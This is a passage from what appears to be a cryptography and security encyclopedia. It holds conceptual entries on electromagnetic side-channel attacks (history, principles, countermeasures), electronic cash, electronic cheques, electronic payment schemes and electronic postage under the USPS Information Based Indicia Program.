6. Bernstein DJ, Lange T (2007) Faster addition and doubling on elliptic curves. In: Kurosawa K (ed) Advances in cryptology – ASIACRYPT 2007. Proceedings of 13th international conference on the theory and application of cryptology and information security, Kuching, Malaysia, 2–6 Dec 2007. Lecture notes in computer science, vol 4833. Springer, Berlin, pp 29–50. http://cr.yp.to/newelliptic/
7. Bernstein DJ, Lange T (2011) A complete set of addition laws for incomplete Edwards curves. J Number Theory 131(5):858–872, Elliptic Curve Cryptography, ISSN 0022-314X, DOI: 10.1016/j.jnt.2010.06.015. http://www.sciencedirect.com/science/article/pii/S0022314X10002155
8. Bernstein DJ, Lange T, Rezaeian Farashahi R (2008) Binary Edwards curves. In: Oswald E, Rohatgi P (eds) Cryptographic hardware and embedded systems – CHES 2008. 10th international workshop, Washington, DC, 10–13 August 2008. Lecture notes in computer science, vol 5154. Springer, Berlin, pp 244–265. http://eprint.iacr.org/2008/171
9. Edwards HM (2007) A normal form for elliptic curves. Bull Amer Math Soc 44:393–422. http://www.ams.org/bull/2007-44-03/S0273-0979-07-01153-6/home.html
10. Hisil H, Koon-Ho Wong K, Carter G, Dawson E (2008) Twisted Edwards curves revisited. In: Pieprzyk J (ed) Advances in cryptology – ASIACRYPT 2008. Proceedings of 14th international conference on the theory and application of cryptology and information security, Melbourne, Australia, 7–11 Dec 2008. Lecture notes in computer science, vol 5350. Springer, Berlin, pp 326–343

Efficiency of Hyperelliptic Curve Cryptosystems

►Hyperelliptic Curves Performance

Electromagnetic Attack

Jean-Jacques Quisquater[1], David Samyde[2]
[1]Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium
[2]Intel Corporation, Santa Clara, CA, USA

Related Concepts

►Side-Channel Attacks

Definition

Introduction

Kerchoff's laws (►*maxim's*) recommend basing cryptographic security solely on the secrecy of the *key* and not on the concealment of the ►*encryption* algorithm. A cryptosystem that uses some specific encryption method may, however, be imperfect as to its physical implementation. One or several leakages of all possible kinds may in that case provide an attacker with relevant information. Physical signals can often be used as a leakage source to conduct ►*side-channel cryptanalysis* [9] (refer also ►*side-channel attacks*). Time, power consumption, or electromagnetic radiations can, for instance, be used. Electromagnetic radiation leakage has been known for a long time now, [6] and it also constitutes the subject of very recent research [11]. When analyzing cryptographic implementations, the near and far field of cryptographic processors may offer a leakage source that should be seriously taken into account.

Background

History

It is quite difficult to fix with precision the advent of side-channel cryptanalysis. It even seems that this date is rather to be situated at the end of the nineteenth century or at the very beginning of twentieth. J. Maxwell has established its theory on electromagnetic waves in 1873. Some crosstalk problems in telephone links were mentioned at the end of the nineteenth century. The obtained information was only copied on another media in order to listen to it afterward. In 1918, H. Yardley and his team discovered that classified information could leak from electric materials. This knowledge enabled them to rediscover the handled secrets. The data contained in a cryptographic device modulated a signal on the tape of a nearby recording source. The study of the IBM typewriter in the middle 1930S indicated that the leakage of information was important and had to be seriously taken into account.

Many years and some interception cases later, militaries seriously worried about this new threat and initiated the *TEMPEST* program. It is amusing to notice that the first analyses were based on electromagnetic radiation, rather than directly on the analysis of the consumed current. This is due to the ease of measuring the radiated field, which needs no physical access to the device, unlike consumption measurements.


In the early 1970s, people began mentioning cases of interference between some of their electronic equipment. Electromagnetic radiation has even been described by standard, thus allowing the peaceful coexistence of various devices at the same time in the same place. All electronic devices are sensitive to outside disturbances and may in some cases, themselves, be disturbing elements. So an office computer can interfere with a radio receiver and this is the idea on which the study of electromagnetic fields emitted by processors is based upon [13, 20]. The idea has been applied to smart cards, and allowed, realizing that their radiation could easily be measured [8].

Theory

Principles

It is thus possible to investigate radiations coming from electronic components while they are executing a sensitive computation involving some secret. A solution therefore is to measure the electromagnetic radiation of the chip during computation. The principles of Simple Power Analysis (SPA) and Differential Power Analysis (DPA) [10] (►*differential power analysis*) are based on consumption differences generated during the computation in function of the value of some key bit, which can be used to recover the key. Similarly, Simple Electromagnetic Analysis (SEMA) and Differential Electromagnetic Analysis (DEMA) allow retrieving the key as well, based on the same concept [14]. It is important to notice that refinements such as Automatic Template Analysis, ►*Dictionary attacks*, High-Order DPA or Multiple bits DPA [10, 12] are also useful in the case of electromagnetic analyses.

In the case of the current analysis, however, the only possible measure contains the sum of the contributions of all actions of the processor at a given moment. Computer architecture and the massive use of commutation electronics generate interesting properties for electromagnetic analysis. The modifications linked to the evolution of the clock characterize the system for the case of a synchronous processor and the bus transfers have a consumption that is proportional to the number of bit transitions between two cycles. It is indeed possible to easily use sensors that are only sensitive to commutations inside the chip. When



Electromagnetic Attack. Fig. 1

the value of a logic gate is established and does not vary anymore, the only existing currents are continuous currents. During the commutation from one value to another, on the contrary, the involved currents contain very different frequency components. Every continuous current will indeed not provide any contribution to the sensor. The oscillators and commutation lines, on the contrary, provide contributions that are directly linked to the size of the used amplifiers, their power, and the quantity of changing bits. But it is possible to carry out the same measure in the case of leakage by consumption measurements. It is possible to decouple the power supply by judiciously placing a small capacitor between the power supply line and the ground of the device under measure. This is a principle that is well known to electronics engineers, and all disruptions that are present on the power supply line will in this way go through the capacitor to end up at the ground. As previously, only the commutations are visible. By measuring the currents that transit through this capacitor, it is possible to highly reduce the number of samples that are required for a differential measure. This current measurement can be carried out by an electromagnetic measurement.

The figure depicted below shows two curves, representing the initialization of a smart card, the execution of a DES (►*Data Encryption Standard*) and the stopping of the card. Both curves have signal-to-noise ratios that are very close, but the green curve, which details the current through the capacitor, requires 25 times less traces than the one that represents the current measurement. As for power consumption measurements, the analysis of the currents, obtained with an electromagnetic field sensor can be performed in the time domain as well as in the frequency domain. The internal clocks of the components, as well as the oscillator of the charge pump required for the writing into some nonvolatile memories, can in this way easily be found. In certain cases (charge pumping oscillator, etc.), the sensitive information modulates the radiated signals and a simple demodulation suffices to recover the data [1, 14, 17].

The cards are well protected against a wide variety of attacks (►*Tamper Detection*, ►*Tamper Response*, and ►*Tamper Resistance*) in order to avoid fault insertion

[3, 4, 19] (►*Fault Attack*). As a consequence, they recreate their clock internally and by electromagnetic analysis it is possible to recover this clock, to re-amplify it and to multiply it in order to be able to synchronize the acquisition frequency of the device as well as possible.

One of the advantages of EMA is the locality principle. Using an adapted sensor it is possible to locally measure the field radiated by a chip [7, 15]. But the equations are much more complex than announced in [7], and the near-field approximation does not require the same equations at all. Using a coil as the electromagnetic sensor and considering it as an adapted sensor is only a first-order approximation.

Advantages

An advantage of Electromagnetic Analysis is that it allows obtaining at least the same result as power analysis [17]. But the most accurate information leakage model (►*Side-Channel Attacks*) is based on bit commutations between two states. Moreover, for some so-called classes of "bad" instructions, it allows to deduce results, where power analysis fails [5, 18]. So, EMA could be used to reduce the effectiveness of existing countermeasures against Power Analysis. Buses and registers constitute the major leakage sources. In addition, it is possible to use the possible leakage sources jointly. Rao and his team have shown that attacks that are based on signals which, taken together, do not necessarily present the best signal to noise ratio, can lead to satisfactory results [2]. Smart cards are particularly vulnerable, as they can hardly detect a listening material (►*Tamper Detection*, ►*Tamper Response*, and ►*Tamper Resistance*). In certain cases, electromagnetic analysis allows to recover PIN codes (►*Personal Identification Number*) or, by applying an a little bit more complex approach (active sensors), to insert faults [16].

Context

Maxwell's equations indicate that it is possible to theoretically predict the radiation of a cryptoprocessor. The complexity of the computation is, however, often prohibitive and inhibits from using such a procedure. From this observation on, only an empirical approach, based on practice and experimentation, allows to rapidly obtain useful results. Once this step is taken, one can turn back to a numerical simulation and provide more reliable numerical values to the used model.

The practical approach is simple, but the principle of analysis by measuring the electromagnetic radiation is, however, more complex to put in place than the one that uses power consumption measurements. As for power analysis, a sensor and an acquisition system are sufficient to recover the sampled data. But sometimes the obtained signal has to be amplified before it can be correctly measured. Different sensors can therefore be used, but they do not all offer the same information. The measured spectrum also varies in the function of the implementations and the packaging of the components.

Countermeasures

There exist multiple countermeasures at the hardware level, but they are however not all well suited to all cases and have sometimes to be locally adjusted. The first of all these countermeasures is of course the use of a Faraday cage, in order to stop all kinds of radiation leakage. This countermeasure, although being ideally the most perfect one, is also the most difficult to put in place. There are multiple and heavy constraints when using a Faraday cage and they cannot always all be relaxed. In order to reduce radiation, a thin metal layer (ideally a ferromagnetic one) may sometimes suffice to render measurements more difficult. In cases where a Faraday cage cannot be used because of bounding wires, power supply lines, or simply because of mechanical constraints (the thickness of a smart card is fixed at 0.76 mm), one should define a protection zone around the device to be measured. But once again, this cannot always be done.

Electronic designs call more and more upon low-consumption techniques. As a consequence, this reduces the commuted currents and thus reduces their radiation. These techniques are, however, not sufficient. One is then forced to use asynchronism techniques and classical DPA countermeasures (Dual rail logic, precharged logic, etc.) (►*Side-Channel Attacks*). Some of the new architectures seem, however, to be able to break the locality principle and scatter around the computation over the processor.

Conclusion

Analysis by electromagnetic radiation has to be taken into account seriously, especially when it enables discovering cryptographic keys. Practical examples that could be threatened by such an attack are numerous (►*Hardware Security Module* and ►*EMV-Standard*). Therefore, there exist some evaluation criterions (►*Security Evaluation Criteria*) and countermeasures to stop this type of attack. Even if the signals are noisier, electromagnetic analysis has some serious advantages compared to power consumption analysis. The combination of both often allows reducing the required number of samples to recover the cryptographic keys, because of the improvement of the signal-to-noise ratio. The statistical analyses that can be performed afterward are numerous and also allow improving the efficiency of the attack compared to a classical differential analysis. The use of side channels to recover a cryptographic key is

primordial when a physical access to the device is at disposal. But electromagnetic analysis strongly depends on the architecture of the chip, and some knowledge of the internal circuitry of the processor also highly facilitates the work.

Recommended Reading

1. Agrawal D, Archambeault B, RaoJR, Rohatgi P (2002) The EM side-channel(s). In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, Berlin, pp 29–45. Also available on http://ece.gmu.edu/crypto/ches02/talks.htm
2. Agrawal D, Rao JR, Rohatgi P (2003) Multi-channel attacks. In: Walter C (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2003, Cologne. Lecture notes in computer science, vol 2779. Springer, Berlin, pp 2–16
3. Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski BS Jr (ed) Proceedings of advances in cryptology – CRYPTO'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 513–525. Also available on http://citeseer.nj.nec.com/biham97differential.html
4. Boneh D, Demillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Kaliski BS Jr (ed) Advances in cryptology – EUROCRYPT'97. Lecture notes in computer science, vol 1294. Springer, Berlin, pp 37–51. Also available on http://citeseer.nj.nec.com/boneh97importance.html
5. Chari S, Rao JR, Rohatgi P (2002) Template attacks. In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, Berlin, pp 13–28. Also available on http://ece.gmu.edu/crypto/ches02/talks.htm
6. http://www.cryptome.org
7. Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic attacks: Concrete results. In: Naccache D (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2001, Paris. Lecture notes in computer science, vol 2162. Springer, Berlin, pp 251–256. Also available on http://www.gemplus.com/smart/r_d/publications/pdf/GMO01ema.pdf
8. Hess E, Jansen N, Meyer B, Schutze T (2000) Information leakage attacks against smart card implementations of cryptographic algorithms and countermeasures. In: Eurosmart, Proceedings of the Eurosmart conference, Nice, pp 55–63
9. Kelsey J, Schneier B, Wagner D, Hall C (1998) Side channel cryptanalysis of product ciphers. In: Quisquater, Deswarte, Meadows, and Gollmann (eds) Proceedings of ESORICS'98. Lecture notes in computer science, vol 1485. Springer, Louvain la Neuve, Belgium, pp 97–110. Also available on http://www.schneier.com/paper-side-channel.html
10. Kocher P, Jaffe J, Jun B (1999) Differential power analysis. In: Wiener M (ed) Advances in cryptology – CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin, pp 388–397. Also available on http://www.cryptography.com/resources/whitepapers/DPA.html
11. Kuhn MG, Ross JA (1998) Soft tempest: hidden data transmission using electromagnetic emanations. In: Proceedings of information hiding, second international workshop, IH'98, Portland, pp 124–142. Also available on http://www.cl.cam.ac.uk/mgk25/ih98-tempest.pdf
12. Messerges TS, Dabbish EA, Sloan RH (1999) Investigations of power analysis attacks on smartcards. In: USENIX workshop on smartcard technology, pp 151–162. Also available on http://www.usenix.org/publications/library/proceedings/smartcard99/full_papers/messerges/messerges.pdf
13. Muccioli JP, Catherwood M (1993) Characteristics of near-field magnetic radiated emissions from VLSI microcontroller devices. In: EMC test and design
14. Quisquater J-J, Samyde D (2000) A new tool for non-intrusive analysis of smart cards based on electro-magnetic emissions: The SEMA and DEMA methods. Eurocrypt Rump Session, Bruges, Belgium
15. Quisquater J-J, Samyde D (2001) Electromagnetic analysis (EMA): measures and countermeasures for smart cards. In: Attali I, Jensen T (eds) Proceedings of the international conference on research in smart cards E-Smart 2001, Cannes. Lecture notes in computer science, vol 2140. Springer, Berlin, pp 200–210
16. Quisquater J-J, Samyde D (2002) Eddy currents for magnetic analysis with active sensor. Eurosmart, Proceedings of the ESmart conference, Cannes, pp 185–194
17. Rao JR, Rohatgi P (2001) {EMpowering} Side-Channel Attacks, preliminary technical report. Available on http://citeseer.nj.nec.com/cache/papers/cs/22094/http:zSzzSzeprint.iacr.orgzSz2001zSz037.pdf/rao01empowering.pdf
18. Rao JR, Rohatgi P, Scherzer H, Tinguely S (2002) Partitioning attacks or how to rapidly clone some GSM cards. In: IEEE symposium on security and privacy, Berkeley. Available on http://www.research.ibm.com/intsec/gsm.ps
19. Skorobogatov S, Anderson R (2002) Optical fault induction attacks. In: Kaliski B (ed) Proceedings of the cryptographic hardware and embedded systems, CHES 2002, Redwood City. Lecture notes in computer science, vol 2523. Springer, Berlin, pp 2–12. Also available on http://ece.gmu.edu/crypto/ches02/talks.htm
20. Slattery KP, Muccioli JP, North T (2000) Modeling the radiated emissions from microprocessors and other VLSI devices. In: IEEE 2000 international symposium on electromagnetic compatibility

Electro-Magnetic Fingerprinting

►Wireless Device Fingerprinting

Electronic Cash

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Electronic Payment; ►Electronic Wallet; ►Overspender Detection; ►Overspending Prevention; ►Practical E-cash; ►Unlinkability

Definition

Electronic Cash is a self-authenticating digital payment instrument that can be stored in an ►electronic wallet (or *electronic purse*) just like traditional cash is stored in a traditional wallet. Electronic cash is a form of direct, offline, and prepaid ►electronic payment instrument, that is, payers withdraw electronic cash from their bank accounts prior to making a purchase and payment. To make a payment, the payer simply passes a sufficient amount of electronic cash to the payee. The payee is not referred to a bank account of the payer as he would by an electronic check.

Theory

Like electronic payment schemes in general, electronic cash schemes shall satisfy the following security requirements:

Payment authorization: Electronic cash typically comes in the form of *electronic coins* of various face values, which have attached a ►digital signature by the issuing bank. Any payee can immediately verify the validity of such electronic coins by checking them against the public verifying key of the respective issuing bank.

No counterfeiting: The overall value of all payment instruments shall not be increased without further action by an authorized minting bank. This is partly achieved by the digital signatures of electronic coins, which ensure that electronic coins cannot be forged. However, the digital signatures alone cannot prevent cheating payers from overspending. In some systems, such attacks can be detected after the fact, but they cannot be prevented unless electronic wallets employ a piece of tamper resistant hardware that controls the spending of coins effectively. A moderate level of tamper resistance can be achieved by smartcards. This approach is taken, for example, by [4]. Stronger levels of tamper resistance can only be achieved by more tamper responsive ►electronic wallets.

Confidentiality: Certain payment information may be required to be kept confidential from prying eyes (►privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. This is usually achieved by using a point-to-point connection between the payer's electronic wallet and the payee's merchant device (e.g., a point of sale terminal), or by using an SSL/TLS tunnel over the Internet (►Secure Socket Layer and ►Transport Layer Security).

Payer ►anonymity and payment ►unlinkability can be achieved by electronic coins that are statistically independent of the payers who use them. According to work by Chaum and Brands [1, 3], this can be achieved by ►blind signatures as follows: When a payer opens an account with her issuing bank, she identifies herself to the issuer and establishes a role ►pseudonym to be used for her withdrawals of electronic coins from the issuer. When the payer withdraws an electronic coin from her bank account, the issuer provides a blind signature for the payer's role ►pseudonym. Different public verifying keys can be used to encode different face values of electronic coins, such that the face value cannot be changed by the blinding of signatures. The payer then transforms the blind signature into a signature for a one-time pseudonym of the payer. The resulting electronic coin is statistically independent of any other electronic coin of this and every other payer, thus achieving payer anonymity and payment unlinkability even against computationally unlimited payee's who collaborate with the issuer to figure out origins of electronic coins. The remarkable property of Brands proposal is that he shows how to construct the payment protocol such that the payer automatically loses her anonymity once she spends any of her electronic coins twice. The payment protocol ensures that such cheating will immediately reveal to the payee the role pseudonym the payer uses with her issuer. Thus, Brands electronic cash scheme achieves ►overspender detection even if implemented without tamper resistant electronic wallets.

Reliability: The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims. This is usually not addressed in the cryptographic literature, and for many electronic cash schemes actually in use, it is not described in great detail.

Nacchache and van Solms [5] pointed out that anonymous electronic cash can be misused if there is no way of revoking the payer's ►anonymity in case of suspected money laundering and other kinds of financial abuse. Their work sparked more sophisticated proposals of anonymous electronic cash, for example, by Brickell, Gemmell, and Kravitz [2] where centralized or decentralized trustees are capable of revoking the anonymity from electronic coins.

Electronic cash provides customers a way of offline ►electronic payment, that is, no bank or other ►trusted third party is involved in the payments. This may be appealing to certain groups of customers, but it is not favored by banks, and banks have argued against offline

electronic payments by saying it is less secure than online electronic payments.

Applications

An industrial example of an electronic cash system is MasterCard's Mondex [4], which is based on electronic wallet devices that can directly communicate with each other.

Open Problems and Future Directions

Another practical issue in any electronic cash product is how customers are protected against loss of electronic coins in critical cases such as when their electronic wallets fail or if disaster or bankruptcy strikes their issuer.

It is thus conceivable that electronic cash will remain a method of payment for smaller amounts, while online electronic payments methods will remain to be used for larger amounts.

Recommended Reading

1. Brands S (1994) Untraceable off-line cash in wallet with observers. In: Stinson DR (ed) Advances in cryptology – CRYPTO'93, vol 773. Springer, Berlin, pp 302–318
2. Brickell E, Gemmell P, Kravitz D (1995) Trustee-based tracing extensions to anonymous cash and the making of anonymous change. 6th ACM–SIAM symposium on discrete algorithms (SODA), 1995. ACM Press, New York, pp 457–466
3. Chaum D (1983) Blind signatures for untraceable payments. In: Chaum D (ed) Advances in cryptology – CRYPTO'82. Lecture Notes in Computer Science. Plenum, New York, pp 199–203
4. http://www.mondex.com
5. Naccache D, von Solms S (1992) On blind signatures and perfect crimes. Comput Secur 11(6):581–583

Electronic Check

►Electronic Cheque

Electronic Cheque

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Electronic Check

Related Concepts

►Electronic Payment Instruction

Definition

An electronic order from one party (the drawer) to another (the drawee, normally a credit institution) requiring the drawee to pay a specified sum on demand to the drawer or a third party specified by the drawer.

Background

Theory

An electronic cheque functions very much in the same way as a paper cheque: it acts as a message to a bank to transfer funds to a third party; however, it has a number of security advantages over conventional cheques since the account number can be encrypted, a digital signature can be employed, and digital certificates can be used to validate the entities involved.

Applications

There are a number of schemes for electronic cheques which have been developed including one from the FSTC (see Ref. [1]), a consortium of US banks and clearing houses.

Open Problems

Some of the current electronic cheque systems do not address adequately issues concerning privacy, confidentiality, and traceability. Some of these issues are highlighted in Ref. [2].

Recommended Reading

1. http://www.fstc.org
2. http://www.vkrishnan.com/Research/publications_assets/2005CEC.pdf

Electronic Payment

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signature; ►Electronic Wallet; ►Overspender Detection; ►Overspending Prevention; ►Unlinkability

Definition

Electronic payment is a digital substitute for conventional payment by cash, check, debit card, credit card, wire transfer, or the like.

Background

Since the Internet spread beyond the research communities and made significant inroads into the commercial world, more and more customers connected to the Internet. Customers first got equipped with personal computers, then with palm pilots, and more recently with cell phones and smart phones. By the end of the 1990s, most customers in the developed countries connected to the Internet by one device or another. The wide availability of customer devices and the Internet itself sparked the development of electronic payment instruments throughout the 1980s and 1990s and many of them have been put to trial.

Theory

In traditional payment systems as well as in electronic payment systems, payers and payees keep and manage their money in bank accounts. The payer's bank is sometimes called the *issuer*, while the payee's bank is called the *acquirer*. A payment system is a way to move a specified amount of money from the payer's bank account into the payee's bank account in a secure fashion. In order to transfer money from the payer's account at the issuer to the payee's account at the acquirer, the payer and payee can use various electronic payment instruments. All electronic payment instruments are electronic representations of cash, a payment order, funds transfer order, or the like that authorizes the transfer of a specified amount of money. Electronic payments can be initiated by the payer or by the payee.

In *indirect payment systems*, the payer initiates a payment with the acquirer into the payee's bank account, or the payee initiates a payment with the issuer from the payer's account. In either case, the payer and payee have no online interaction during the payment. Respective examples are *electronic funds transfer* and *automatic clearing house* (*ACH*).

In *direct payment schemes*, the payer and payee interact online during the payment while connecting their devices, either directly, for example, by inserting the payer's card into the payee's card reader and terminal or by a point-to-point IR connection, or by connecting the two devices through a wired or wireless (usually point-to-point) network. A direct payment scheme is called *online* if the payment protocol requires the issuer or the acquirer to participate in the payment protocol online. Otherwise, it is called *offline*. Online payment schemes are perceived as more secure because each payment transaction is overseen by an issuer or by an acquirer, who are regarded as trusted authorities. Offline (direct) payment schemes require payers to use ►electronic wallets, that is, secure hardware devices, in order to prevent overspending (►overspending prevention). Direct payment schemes can be classified as follows:

Pre-pay: At the time of payment, the payee's bank account is credited, but the payer has to have withdrawn a sufficient amount of money from her or his accounts BEFORE making the payment. This is usually called ►electronic cash.

Pay-now: At the time of payment, the bank account of the payers is debited and the bank account of the payee is credited. Examples are electronic checks and debit cards.

Pay-later: At the time of payment, the payee's bank account is credited, but the payer's bank account is debited some time later. Typical examples are electronic credit cards.

Payment schemes must satisfy a number of security requirements:

Payment authorization: Payers shall not find money deducted from their accounts without their consent. Thus, all payments shall be authorized at least by the payer. This will not neccessarily imply that payers have to authenticate their identity to payees. In pre-pay systems, that is, e-cash systems, the payment instruments are self-authenticated, and payers may remain anonymous.

A payer can authorize a payment by out-of-band means such as by phone or regular mail. This is common with credit cards payments for phone orders or mail orders. In lasting business relationships, the payer and payee can agree on a shared secret such as a password, passphrase, or PIN. The payer then needs to type the shared secret in order to authorize a payment to the payee sharing the secret. The highest degree of security can be achieved if the payer uses a digital signature to authorize payments. Distributing the respective public verifying keys requires a public key infrastructure (PKI), but ensures ►non-repudiation, that is, only the intended payer is capable to produce a signature for the payment with respect to the public verifying key certified to the payer's name.

No counterfeiting: The overall value of all payment instruments cannot increase without further action by an authorized minting bank. In other words, payees shall not find their accounts credited without anyone actually paying for this amount.

Confidentiality: Certain payment information may be required to be kept confidential from prying eyes (►privacy). The purchase content, the payment amount, or the time of payment shall not be disclosed to individuals not involved in the transaction. If ►anonymity of payer or payee, ►unlinkability of payments, or ►untraceability of payments is an issue, then the identities of the payer and/or

payee must be disclosed neither to outsiders nor to certain participants of the payment transaction.

Reliability: The payment transaction must be atomic in the sense that it is either processed completely or not at all. Even if the network or system crashes, there must be recovery mechanisms in place that either allow to re-synchronize the devices of all participants automatically or at least enable all participants to make their just claims.

Applications

In order to support frequent payments of small amounts, typically less than 1$ each, special micro payment schemes have been proposed. They involve no complex cryptographic computations for the payment itself, but require some overhead between the payer and payee in order to set up the micropayment option. Typical applications are pay-per-view or pay-per-click or pay-per-phone tick. If micropayments between a payer and a payee are so rare that even the small overhead to set up the micropayment option is not justified, then they can still use a micro payment scheme, such as µ-iKP [2], by employing a broker who frequently receives micro payments from the payer and makes micropayments to the payee. This way, one leverages on existing business relationships spanning from the payer over the broker to the payee. However, the relevance of micro payment systems to the real economy will be limited according to Odlyzko [4].

The predominant standard for online pay-now schemes (electronic checks) is SET, the Secure Electronic Transactions [3] standard, a merger of VISA's Secure Transaction Technology (STT) and Master Card's Secure Electronic Payment Protocol (SEPP). Marketing, branding, and compliance testing is organized by SetCo, Inc., a joint subsidiary of VISA and MasterCard.

There is a large and quickly changing variety of proposals for electronic payment schemes; some more directed to research activities, others striving for market share. A good overview was given by Asokan, Janson, Steiner, and Waidner in [1].

Recommended Reading

1. Asokan N, Janson PA, Steiner M, Waidner M (1997) The state of the art in electronic payment systems. Computer 30(9):28–35
2. Bellare M, Garay J, Hauser R, Herzberg A, Krawczyk H, Steiner M, Tsudik G, Van Herreweghen E, Waidner M (2000) Design, implementation and deployment of the iKP secure electronic payment system. IEEE J Sel Areas Commun 18(4):611–627
3. http://www.setco.org/set_specifications.html
4. Odlyzko A (2003) The case against micropayments. In: Wright RN (ed) Financial cryptography, vol 2742. Springer, Berlin, pp 77–83

Electronic Postage

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Hardware Security Module; ►Public Key Infrastructure

Definition


Electronic postage is an electronic payment instrument for postal transportation services.

Background

Customers who have an average of five to ten mail pieces to send per day will use stamps, and customers who have several hundreds of mail pieces of equal weight and size will use rebated bulk mail options. For many other customers, electronic postage is a convenient option. Electronic postage comes in two form factors, as a software application running on a regular personal computer, or built right into a desktop printer, or integrated into a postage metering device [5].

Large Postal Services such as the US Postal Services, Deutsche Post AG, and Canada Post Corporation have started initiatives that will replace mechanical postage metering devices in their respective postal markets by electronic metering devices within 3 to 5 years. Other Postal Services are likely to follow these initiatives because electronic metering devices reduce the risk of fraud significantly, and they support the integration of value-added features such as track and trace services.

The first specification of electronic postage was published by the US Postal Services in 1996 [7]. The first publication specified *closed systems*, that is, postage metering devices that couple the electronic postage vault together with the printing mechanism. It was later accompanied by a specification of *open systems*, which means systems based on a regular personal computer connected to a desktop printer. Both specifications enforced that electronic postage would only be stored inside certified ►hardware security modules, which were called *postal security devices* (PSD). In closed systems, the postal security devices would be integrated within the postage metering devices in order to facilitate high throughputs of mail pieces. For open systems, there were two options. Either the postal security device was held inside a server at the postage provider, such that customers could use some application software in order to download postage every time they had to produce



Electronic Postage. Fig. 1 Sample indicia

an indicium for a mail piece. This approach is called *online PC postage*. The other option was to build postal security devices into the customers' personal computers, which would then be used more or less like a postage meter. This approach is called *offline PC postage*. In 1999, a third type of system was specified, called *centralized systems*, where customers employ one postal security device in a central location of a network, and connect several printers or postage metering devices (without built-in postal security devices) to the network, for example, one for each department. Each printer or postage metering device would then receive its indicia from the central postal security device. In practice, profitable business models have only been developed for electronic postage metering devices and for online PC postage (see listings at [3, 7]).

Theory

The main idea behind the Information Based Indicia Program (IBIP) is this: each postal security device serves as a secure storage for prepaid electronic postage, and produces a ►digital signature for each mail piece a customer is going to send. Typically, the digital signature is produced in real time, such that all actual mail piece parameters such as weight, size, mail category, date of mailing, etc., can be taken into account by the digital signature. All parameters and the digital signature of a mail piece are encoded into a two-dimensional barcode, which is printed in the upper right corner of an envelope. A similar kind of bar code can also be used for parcels. Typically, those barcodes are printed to a label, which the customer affixes to the respective parcel. IBIP specifies which signature algorithms are permitted (the ►RSA digital signature scheme, the ►Digital Signature Standard (DSS), and ►Elliptic curve signature schemes(ECDSA)), which minimum resolution to be used for printing indicia, and which barcode symbologies are permitted (PDF417 and Datamatrix [1]). IBIP also specifies the length of the keys to be used for the digital signature scheme, and in case of ECDSA specifies a set of permitted elliptic curves based on recommendations by NIST [4]. The size of the footprint of the resulting barcodes is between 3 × 1 in. (PDF417), and 1 × 1 in. (Datamatrix). Sample indicia with either bar code symbology are displayed in Fig. 1.

The postal mail sorting centers have to be equipped with CCD cameras in order to read the barcodes. Furthermore, the postal infrastructure must be enabled to decode the mail piece parameters and the respective digital signatures from each barcode and verify these digital signatures. In order to do this, the postage providers are required by IBIP to submit the public verifying keys of each postal security device under their or one of their customer's operation to the US Postal Services. The US Postal Services have set up a ►Public Key Infrastructure (PKI) to which each postage provider must get registered before it can be approved to provide electronic postage to the US postal market.

The postal security devices must be certified according to the Federal Information Processing Standard (►FIPS) 140-2 Level 3 with additional requirements on physical security [4]. They must have an active tamper response mechanism that permanently shuts off the signing functionality of the postal security device as soon as specified attempts of tampering are detected. The operating software of postal security devices must be designed to implement a finite state machine specified by IBIP. An important part of the internal state of a PSD is its set of postal registers that keeps track of its electronic postage. Mainly, there is a descending register, an ascending register, and a control total register, which are initially set to zero. The descending register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider, and it is decreased by the face value of a requested indicium every time the postal security device produces a signature. The ascending register is increased by the face value of a requested indicium every time the postal security device produces a signature. The total setting register is increased by a respective amount every time the postal security device downloads electronic postage from the postage provider. At any point in time during the life cycle of a postal security device, these three postal registers shall observe the following relation:

$$\text{Descending register} + \text{ascending register} = \text{total settings register} \quad (1)$$

Other Postal Services such as Deutsche Post AG [3] or Canada Post Corporation have specifications that rely on

the same principles as the Information Based Indicia Program including the use of FIPS 140-2 certified hardware security modules with the above mentioned postal registers, but may specify other types of digital signatures, key lengths, elliptic curves, or integrity check codes based upon message authentication codes in place of digital signatures.

Applications

